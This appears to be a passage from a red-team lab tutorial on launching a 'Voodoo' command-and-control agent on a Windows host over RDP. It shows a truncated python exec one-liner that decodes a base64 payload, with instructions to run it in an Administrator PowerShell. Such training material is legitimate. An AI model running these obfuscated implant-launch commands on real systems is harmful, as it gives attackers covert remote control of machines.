
And we should be left we a string similar to the following in our text editor...

```
python -c "exec('aW1wb3J0IGN0e...snip...wwKQp0aWllLnNsZWVwKDkpCg==').decode('base64'))"
```


Return to your RDP session, open a powershell window as **Administrator ,** by right-clicking on the Windows button and clicking the "Windows PowerShell (Admin)" link...



Now paste the Python command and press enter.



We should now soon see we have a new entry in the "Voodoo Agents" section of the web interface:



Leave the RDP session signed in (you can click the X, just don't sign out) since we are running as the pizzatrain user, Voodoo will be killed if the user's session ends.